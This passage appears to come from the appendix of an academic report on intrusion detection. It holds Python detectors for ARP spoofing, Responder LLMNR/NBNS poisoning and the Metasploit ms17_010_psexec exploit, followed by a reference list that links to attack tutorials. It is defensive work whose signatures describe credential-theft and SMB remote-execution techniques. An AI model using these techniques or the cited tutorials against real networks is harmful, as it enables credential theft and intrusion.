71                      concurrent_arp_reply_count += 1
72                      if concurrent_arp_reply_count >
                            CONCURRENT_ARP_REPLY_THRESHOLD: # when the
                            number of concurrent replies reaches Threshold
73                          print(
74                              "GRATUITOUS ARP DETECTED!!! FLAGGED PACKET:
                                ", packet.number)
75                          was_detected = True
76              else:  # if current ARP message it is a request
77                  previous_arp_type = request
78      return was_detected
```

V. Responder IDS Code

```
"""
An IDS system for detecting responder attacks

Author: John David Watts
Date: December 12 2019
"""

import sniffer


DOMAIN_IP = '192.168.150.201'  # should change per network


def behavioral_detection(file=None, **kwargs):
    """
    function to detect responders spoofing attacks

    assumes that only one IP is acting as the domain controller and
    assume as an admin you know the IP
    """
    capture = sniffer.get_capture(file, **kwargs)
    detected = False

    for packet in capture:
        # ensure packet is either an 'NBNS' or 'LLMNR'
        # as responder attacks run through these protocols
        try:
            if ('nbns' in packet or 'llmnr' in packet) and packet.ip.
               src != DOMAIN_IP:
                print(
                    f'Responder ATTACK detected in packet number: {
                       packet.number}')
                detected = True
        except AttributeError:
            # some LLMNR packets are transmitted via link layer and not
                the internet layer
            # meaning they only have MAC addresses and not IP
            pass
    return detected
```

VI. ms17_010_psexec IDS Code

```
import sniffer

"""
An IDS system for detecting ms17_010_psexec

Author: Matthew McGlawn
Date: Dec 7 2019
"""

def signature_detection(file=None, **kwargs):

    """
    ms17_010_psexec detection function

    Uses the detection of monitoring if a packet contains SMB files and
        is looking to access the path to the ICP$ or ADMIN$ shares.
    """

    capture = sniffer.get_capture(file, **kwargs)
    for packet in capture:
        if('SMB' in packet):
            smb = packet.smb
            if("path" in dir(smb)):
                path = smb.path
                if(("IPC$" in path) or ("ADMIN$" in path)):
                    print("MS_010_psexec detected in packet:" + str(
                        packet.number))
```

References

1: https://en.wikipedia.org/wiki/Intrusion_detection_system

2: https://en.wikipedia.org/wiki/Intrusion_detection_system#Network_intrusion_detection_systems

3: https://whatis.techtarget.com/definition/behavior-based-security

4: https://en.wikipedia.org/wiki/Intrusion_detection_system#Anomaly-based

5: https://en.wikipedia.org/wiki/Intrusion_detection_system#Signature-based

6: https://en.wikipedia.org/wiki/Heuristic_analysis

7: https://linux.die.net/man/1/nmap

8: https://linux.die.net/man/8/ettercap

9: https://en.wikipedia.org/wiki/ARP_spoofing

10: https://github.com/lgandx/Responder

11: https://en.wikipedia.org/wiki/Link-Local_Multicast_Name_Resolution

12: https://en.wikipedia.org/wiki/NetBIOS#Name_service

13: https://en.wikipedia.org/wiki/NetBIOS

14: https://en.wikipedia.org/wiki/Metasploit_Project

15: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

16: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

17: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144

18: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0145

19: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0146

20: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0147

21: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0148

22: https://en.wikipedia.org/wiki/Administrative_share

23: https://en.wikipedia.org/wiki/DCE/RPC

24: https://en.wikipedia.org/wiki/Service_Control_Manager

25: https://docs.microsoft.com/en-us/windows/win32/wmisdk/managed-object-format--mof-

26: https://github.com/iagox86/metasploit-framework-webexec/blob/master/documentation/modules/exploit/windows/smb/ms17_010_psexec.md

27: https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_psexec

28: https://pentestmag.com/ettercap-tutorial-for-windows/

29: https://tools.kali.org/sniffingspoofing/responder

30: https://blog.rapid7.com/2013/03/09/psexec-demystified/

31: https://stackoverflow.com/questions/1769403/what-is-the-purpose-and-use-of-kwargs

32: https://metasploit.help.rapid7.com/docs

33: https://www.varonis.com/blog/what-is-metasploit/

34: https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html

35: https://richardkok.wordpress.com/2011/02/03/wireshark-determining-a-smb-and-ntlm-version-in-a-windows-environment/

36: https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

37: http://www.intelliadmin.com/index.php/2007/10/the-admin-share-explained/

38: https://docs.netapp.com/ontap-9/index.jsp?topic=%2Fcom.netapp.doc.cdot-famg-cifs%2FGUID-5B56B12D-219C-4E23-B3F8-1CB1C4F619CE.html

39: https://www.cyber.nj.gov/alerts-and-advisories/20180209/eternalchampion-eternalromance-and-eternalsynergy-modified-to-exploit-all-windows-versions-since-windows-2000

40: https://forums.kali.org/showthread.php?36036-Penetration-Testing-How-to-use-Responder-py-to-Steal-Credentials

41: https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html

42: https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/

43: https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/

44: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

45: https://tools.ietf.org/html/rfc793

46: https://nmap.org/book/man-port-scanning-techniques.html

47: https://null-byte.wonderhowto.com/how-to/use-ettercap-intercept-passwords-with-arp-spoofing-0191191/